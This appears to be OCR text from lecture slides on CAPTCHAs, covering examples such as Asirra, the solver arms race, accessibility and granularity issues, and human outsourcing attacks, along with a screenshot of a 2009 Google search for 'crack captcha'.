
- Inevitable arms race: as solving algorithms get better, defense erodes, or gets harder for humans



Security Check

Enter **both words** below, **separated by a space**.
Can't read the words below? Try different words or an audio captcha.

Text in the box:




Asirra

Asirra is a human interactive proof that asks users to identify photos of cats and dogs. It's powered by over ***two million photos*** *from our unique partnership with Petfinder.com. Protect your web site with Asirra — free!*

Please click on the images that show cats:

Issues with CAPTCHAs

- Inevitable arms race: as solving algorithms get better, defense erodes, or gets harder for humans



Security Check

Enter **both words** below, **separated by a space**.


Can't read the words below? Try different words or an audio captcha.

Text in the box:

- *Accessibility*: not all humans can see
- *Granularity*: not all bots are bad (e.g., crawlers)


Issues with CAPTCHAs, con’t

- Deepest problem: CAPTCHAs are inherently vulnerable to *outsourcing* attacks
  - Attacker gets real humans to solve them


Google
http://www.google.com/
Google
NY Times Google News Daily Weather 294 United Traffic Papers HN09 IMC Google Maps RSS (1) Movies BART Wikis Calories Blog
Google
Web Images Videos Maps News Shopping Gmail more
iGoogle | Search settings | Sign in
Google™
Advanced Search
Language Tools
Google Search
I'm Feeling Lucky
Advertising Programs - Business Solutions - About Google
©2009 - Privacy

"crack captcha"

crack captcha php

